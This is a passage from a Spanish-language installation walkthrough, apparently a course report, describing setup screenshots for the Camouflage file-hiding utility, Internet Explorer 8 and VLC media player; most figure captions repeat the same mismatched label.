


Ilustración 30 archivo camuflado en el Explorador de Windows

Se elige la carpeta de destino predeterminada en **Archivos de programa** para la instalación del software **Camouflage**.




Ilustración 31 archivo camuflado en el Explorador de Windows

Se selecciona la carpeta del menú de programas, con el nombre **"Camouflage"**, donde se crearán los accesos directos al programa instalado.




Ilustración 32 archivo camuflado en el Explorador de Windows

Resumen de la configuración seleccionada para **Camouflage**, lista para iniciar la copia de archivos y finalizar la instalación.




Ilustración 33 archivo camuflado en el Explorador de Windows

Instalación de **Camouflage** completada. Se elige la opción de ver el archivo **Read Me** antes de cerrar el asistente




Ilustración 34 archivo camuflado en el Explorador de Windows

Se visualiza el archivo **Read Me** de Camouflage, el cual explica el funcionamiento del programa y el proceso para camuflar y des-camuflar archivos.




Ilustración 35 archivo camuflado en el Explorador de Windows

Se inicia el instalador de **Windows Internet Explorer 8**, pidiendo al usuario elegir si desea ayudar a mejorar el navegador antes de continuar.

Ilustración 36 archivo camuflado en el Explorador de Windows

Un mensaje de advertencia indica que el instalador no puede desinstalar la versión actual de Explorer 8 para instalar una nueva.




Ilustración 37 archivo camuflado en el Explorador de Windows

La ventana de **licencia de Microsoft** para Windows Internet Explorer 8, la cual debe ser leída y **aceptada** para continuar la instalación.




Ilustración 38 archivo camuflado en el Explorador de Windows

Se elige **instalar las últimas actualizaciones** para Windows, Internet Explorer y las herramientas de seguridad.

Ilustración 39 archivo camuflado en el Explorador de Windows

Proceso de **instalación de Windows Internet Explorer 8** en curso, mostrando la descarga de actualizaciones y la barra de progreso.

Ilustración 40 archivo camuflado en el Explorador de Windows

10 REPRODUCTOR

inicia el instalador del reproductor multimedia **VLC** y se selecciona el idioma **español** para la interfaz de instalación.

Ilustración 41 archivo camuflado en el Explorador de Windows

Pantalla de bienvenida del **Asistente de Instalación de VLC media player**, con la recomendación de cerrar aplicaciones antes de iniciar.




Ilustración 42 archivo camuflado en el Explorador de Windows

Se muestra el **Acuerdo de Licencia** (GNU General Public License) de VLC media player, el cual debe ser revisado para continuar con la instalación.




Ilustración 43 archivo camuflado en el Explorador de Windows

Se selecciona el tipo de instalación **"Personalizada"** y se ajustan los componentes a instalar para **VLC media player**.




Ilustración 44 archivo camuflado en el Explorador de Windows

Se elige la ubicación predeterminada para instalar VLC media player (C:\Archivos de programa\VideoLAN\VLC).




Ilustración 45 archivo camuflado en el Explorador de Windows

Proceso de **instalación de VLC media player** en curso, mostrando la extracción de archivos DLL y otros componentes.




Ilustración 46 archivo camuflado en el Explorador de Windows

Se abre el **Reproductor multimedia VLC**, confirmando que el programa ha sido instalado correctamente y está listo para usarse.

